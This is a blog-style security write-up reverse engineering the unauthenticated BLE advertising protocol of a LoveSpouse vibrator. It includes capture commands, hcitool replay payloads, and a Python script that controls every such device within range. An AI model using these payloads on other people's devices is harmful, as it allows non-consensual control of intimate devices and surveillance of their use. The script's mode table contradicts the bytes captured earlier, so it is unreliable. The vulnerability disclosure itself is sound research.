LoveSpouse BLE Reverse
LoveSpouse BLE Reverse
Context
Most entry-level and mid-range sex toys are vulnerable to unauthenticated Bluetooth packet injection attacks. This article focuses on reverse engineering the Bluetooth communication between the LoveSpouse mobile app and a vibrator.

The device tested is the “Vibrating Egg Vibrator” from the brand “Kaiagame”. The different vibration modes can be controlled from a small Bluetooth remote or from the Love Spouse app.
When powering on the vibrating egg to pair it with the app, it’s surprising to see no new device appear in the Bluetooth network list. Devices usually enter discoverable mode during pairing, though this isn’t required. Also, when trying to pair the sex toy with the app while it’s powered off, no error shows up and you can still select a vibration mode even though nothing is connected.

This suggests that pairing the sex toy with the phone is not needed to control it. This article first analyzes communication between the toy and the phone. Then we replay those communications from a laptop running Debian 12.
Bluetooth Communication Analysis
To analyze Bluetooth communications from the vibrator, we download the Love Spouse APK and run it on an AVD (Android Virtual Device). You can get the APK from Uptodown:
https://love-spouse.en.uptodown.com/android
The tested version is 1.8.9.
Enable developer mode and ADB over WiFi on the virtual device. Install the app with:
1
adb install love-spouse-1-8-9.apk
How does the phone send commands to the toy?
Controlling the vibrating egg
Press each of the 9 vibration modes, then request a bug report. It will contain Bluetooth logs for us to analyze.
1
adb bugreport bugreport.zip
Extract Bluetooth logs
1
unzip bugreport.zip "*/btsnooz_hci.log"
Open the file in Wireshark. You’ll see many advertising packets sent by the phone. They don’t contain the usual information.

Our hypothesis:
Vibration commands are sent inside advertising packets.
This explains why there’s no apparent pairing with the phone.
To extract these packets, use tshark and filter for opcodes of type 0x2037. These correspond to advertising data packets.
1
2
3
4
5
6
7
8
9
10
11
tshark -r btsnooz_hci.log -Y "bthci_cmd.opcode == 0x2037"
  165   7.911197         host → controller   HCI_CMD 30 Sent LE Set Extended Advertising Data
  179   9.700668         host → controller   HCI_CMD 30 Sent LE Set Extended Advertising Data
  193  11.661880         host → controller   HCI_CMD 30 Sent LE Set Extended Advertising Data
  207  13.724023         host → controller   HCI_CMD 30 Sent LE Set Extended Advertising Data
  221  16.160418         host → controller   HCI_CMD 30 Sent LE Set Extended Advertising Data
  235  17.945675         host → controller   HCI_CMD 30 Sent LE Set Extended Advertising Data
  249  19.883291         host → controller   HCI_CMD 30 Sent LE Set Extended Advertising Data
  263  21.762616         host → controller   HCI_CMD 30 Sent LE Set Extended Advertising Data
  277  23.624803         host → controller   HCI_CMD 30 Sent LE Set Extended Advertising Data
  291  25.803601         host → controller   HCI_CMD 30 Sent LE Set Extended Advertising Data
We got 10 interesting packets. We pressed each mode once, then pressed mode 10 twice to turn off the egg (pressing a mode a second time sends a turn-off command).
Let’s display the raw content of packet 1 and the second press on mode 10 (turn off):
1
2
3
tshark -r btsnooz_hci.log -Y "frame.number == 165" -x
0000  01 37 20 1a 00 03 01 16 02 01 01 0e ff ff 00 6d   .7 ............m
0010  b6 43 ce 97 fe 42 7c e4 9c 6c 03 03 8f ae         .C...B|..l....
1
2
3
tshark -r btsnooz_hci.log -Y "frame.number == 291" -x
0000  01 37 20 1a 00 03 01 16 02 01 01 0e ff ff 00 6d   .7 ............m
0010  b6 43 ce 97 fe 42 7c e5 15 7d 03 03 8f ae         .C...B|..}....
The only differences between these packets are at bytes 24, 25 and 26:
To activate mode 1: e4 9c 6c To turn off: e5 15 7d
For the other modes:
1
2
3
4
5
6
7
8
9
1 - e4 9c 6c
2 - e7 07 5e
3 - e6 8e 4f
4 - e1 31 3b
5 - e0 b8 2a
6 - e3 23 18
7 - e2 aa 09
8 - ed 5d f1
9 - ec d4 e0
Replaying Bluetooth Communications
Manually
Let’s try to directly replay mode 1 with the hcitool command.
First, install bluez if you haven’t already:
1
2
sudo apt update
sudo apt install bluez
1
2
3
sudo hciconfig hci0 down
sudo hciconfig hci0 up
sudo hcitool -i hci0 cmd 0x08 0x0037 00 03 01 16 02 01 01 0e ff ff 00 6d b6 43 ce 97 fe 42 7c e4 9c 6c 03 03 8f ae
If we do this, the toy doesn’t vibrate.
Two things are missing:
- Configure advertising parameters (general settings + MAC address)
- Enable advertising with those parameters and send the packet
Find advertising settings
Use opcode 0x2036 for general parameters:
1
2
3
4
5
6
7
8
9
10
11
tshark -r btsnooz_hci.log -Y "bthci_cmd.opcode == 0x2036"
  159   7.908910         host → controller   HCI_CMD 29 Sent LE Set Extended Advertising Parameters
  173   9.699031         host → controller   HCI_CMD 29 Sent LE Set Extended Advertising Parameters
  187  11.640908         host → controller   HCI_CMD 29 Sent LE Set Extended Advertising Parameters
  201  13.672810         host → controller   HCI_CMD 29 Sent LE Set Extended Advertising Parameters
  215  16.156438         host → controller   HCI_CMD 29 Sent LE Set Extended Advertising Parameters
  229  17.934456         host → controller   HCI_CMD 29 Sent LE Set Extended Advertising Parameters
  243  19.881176         host → controller   HCI_CMD 29 Sent LE Set Extended Advertising Parameters
  257  21.746332         host → controller   HCI_CMD 29 Sent LE Set Extended Advertising Parameters
  271  23.610774         host → controller   HCI_CMD 29 Sent LE Set Extended Advertising Parameters
  285  25.796163         host → controller   HCI_CMD 29 Sent LE Set Extended Advertising Parameters
These parameters appear before each advertising data packet. For example, the first data packet is at frame 165 and its parameter packet is at frame 159. Same for the last data packet (turn off) at frame 291 with parameters at 285.
Let’s display the payload (it’s always the same regardless of which packet):
1
2
3
tshark -r btsnooz_hci.log -Y "bthci_cmd.opcode == 0x2036" -x
0000  01 36 20 19 00 13 00 a0 00 00 d2 00 00 07 01 00   .6 .............
0010  00 00 00 00 00 00 00 01 01 00 01 00 00            .............
Find the random MAC address
Use opcode 0x2035 to find the MAC address:
1
2
3
4
5
6
7
8
9
10
11
tshark -r btsnooz_hci.log -Y "bthci_cmd.opcode == 0x2035" -x
0000  01 35 20 07 00 da ab e7 a4 7b 55                  .5 ......{U
0000  01 35 20 07 00 a0 3c 30 e3 18 6a                  .5 ...<0..j
0000  01 35 20 07 00 27 8d 65 2b a1 66                  .5 ..'.e+.f
0000  01 35 20 07 00 6b 3c 13 c1 a0 67                  .5 ..k<...g
0000  01 35 20 07 00 db 46 6d 3c 27 47                  .5 ...Fm<'G
0000  01 35 20 07 00 cc 47 00 62 6b 60                  .5 ...G.bk`
0000  01 35 20 07 00 c4 86 de 78 3d 4b                  .5 .....x=K
0000  01 35 20 07 00 1e ac 78 62 7d 76                  .5 ....xb}v
0000  01 35 20 07 00 dc cb e8 9e a4 55                  .5 .......U
0000  01 35 20 07 00 fb 8f 75 5d 97 61                  .5 ....u].a
A new MAC address is used with each transmission. The toy passively listens to everything happening on advertising channels. We can use any random MAC address and the vibrator will still respond.
Final Payload: Activate Mode 1
We now have everything needed to make the toy vibrate.
In the final script, one last packet has been added to enable and send advertising from Bluez.
1
2
3
4
5
6
sudo hciconfig hci0 down
sudo hciconfig hci0 up
sudo hcitool -i hci0 cmd 0x08 0x0036 00 13 00 a0 00 00 d2 00 00 07 01 00 00 00 00 00 00 00 00 01 01 00 01 00 00
sudo hcitool -i hci0 cmd 0x08 0x0035 00 01 02 03 04 05 06
sudo hcitool -i hci0 cmd 0x08 0x0037 00 03 01 16 02 01 01 0e ff ff 00 6d b6 43 ce 97 fe 42 7c e4 9c 6c 03 03 8f ae
sudo hcitool -i hci0 cmd 0x08 0x0039 01 01 00 00 00 00 00 00 00 00
After sending these commands, the vibrating egg starts vibrating on mode 1.
Final Payload: Turn Off
In addition to the shutdown payload, a final packet sent after a short sleep stops the advertising transmission:
1
sudo hcitool -i hci0 cmd 0x08 0x0039 00 00 00 00 00 00 00 00 00 00
To turn off the device:
1
2
3
4
sudo hcitool -i hci0 cmd 0x08 0x0037 00 03 01 16 02 01 01 0e ff ff 00 6d b6 43 ce 97 fe 42 7c e5 15 7d 03 03 8f ae
sudo hcitool -i hci0 cmd 0x08 0x0039 01 01 00 00 00 00 00 00 00 00
sleep 2
sudo hcitool -i hci0 cmd 0x08 0x0039 00 00 00 00 00 00 00 00 00 00
Final Script

Here is the Python script I wrote to easily control the vibrations.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
import subprocess
import time

MODES = {
    0: "6d b6 43 ce 97 fe 42 7c e5 15 7d",
    1: "6d b6 43 ce 97 fe 42 7c e4 9c 6c",
    2: "6d b6 43 ce 97 fe 42 7c e5 17 7f",
    3: "6d b6 43 ce 97 fe 42 7c e4 9e 6e",
    4: "6d b6 43 ce 97 fe 42 7c e5 11 79",
    5: "6d b6 43 ce 97 fe 42 7c e4 98 62",
    6: "6d b6 43 ce 97 fe 42 7c e5 13 7b",
    7: "6d b6 43 ce 97 fe 42 7c e4 9a 64",
    8: "6d b6 43 ce 97 fe 42 7c e5 15 7d",
    9: "6d b6 43 ce 97 fe 42 7c e4 9c 66",
}

def hci_cmd(opcode, params):
    cmd = ["/usr/bin/hcitool", "-i", "hci0", "cmd"] + opcode.split() + params.split()
    print(f"[DEBUG] {' '.join(cmd)}")
    subprocess.run(cmd, capture_output=True)

def setup_advertising():
    subprocess.run(["/usr/bin/hciconfig", "hci0", "down"], capture_output=True)
    time.sleep(0.5)
    subprocess.run(["/usr/bin/hciconfig", "hci0", "up"], capture_output=True)
    time.sleep(0.5)
    hci_cmd("0x08 0x0036", "00 13 00 a0 00 00 d2 00 00 07 01 00 00 00 00 00 00 00 00 01 01 00 01 00 00")
    hci_cmd("0x08 0x0035", "00 01 02 03 04 05 06")

def send_mode(mode):
    payload = MODES[mode]
    hci_cmd("0x08 0x0037", f"00 03 01 16 02 01 01 0e ff ff 00 {payload} 03 03 8f ae")
    hci_cmd("0x08 0x0039", "01 01 00 00 00 00 00 00 00 00")

    if mode == 0:
        time.sleep(0.5)
        hci_cmd("0x08 0x0039", "00 00 00 00 00 00 00 00 00 00")

def stop():
    time.sleep(0.5)
    hci_cmd("0x08 0x0039", "00 00 00 00 00 00 00 00 00 00")

def print_banner():
    print("=" * 50)
    print("      LOVE SPOUSE EGG CONTROLLER")
    print("=" * 50)
    print()
    print("Commands:")
    print("  0      - Turn OFF")
    print("  1-9    - Vibration modes")
    print("  quit   - Stop and exit")
    print()
    print("=" * 50)
    print()

if __name__ == "__main__":
    print_banner()
    setup_advertising()

    while True:
        try:
            cmd = input("\033[34m>>>\033[0m ").strip()

            if cmd == "quit":
                stop()
                break

            if cmd.isdigit():
                mode = int(cmd)
                if 0 <= mode <= 9:
                    send_mode(mode)
                else:
                    print("[!] Please enter a number between 0 and 9")
            else:
                print("[!] Please enter a number between 0 and 9")

        except (KeyboardInterrupt, EOFError):
            print()
            hci_cmd("0x08 0x0037", f"00 03 01 16 02 01 01 0e ff ff 00 6d b6 43 ce 97 fe 42 7c e5 15 7d 03 03 8f ae")
            hci_cmd("0x08 0x0039", "01 01 00 00 00 00 00 00 00 00")
            time.sleep(0.5)
            stop()
            break
You need bluez to run this script:
1
2
sudo apt update
sudo apt install bluez
Running the script requires root privileges.
Conclusion
Security Implications
Most cheap Bluetooth sex toys are built on the same model and share this vulnerability.
This protocol has been publicly reverse-engineered for at least two years, yet the manufacturers have not issued any security patches or made any design changes.
Privacy Concerns
Advertising packets are unencrypted and broadcast on BLE channels 37, 38, and 39. Anyone with a Bluetooth sniffer can:
- Detect when someone is using a sex toy
- Identify the specific vibration mode being used
Mass Control Attack
If this script is run in a location where multiple vulnerable vibrating eggs are present, all devices within range will respond to the selected mode at the same time.
The lack of device-specific addressing means a single broadcast packet controls every listening device at once.
This is a real privacy and security risk for users of these devices.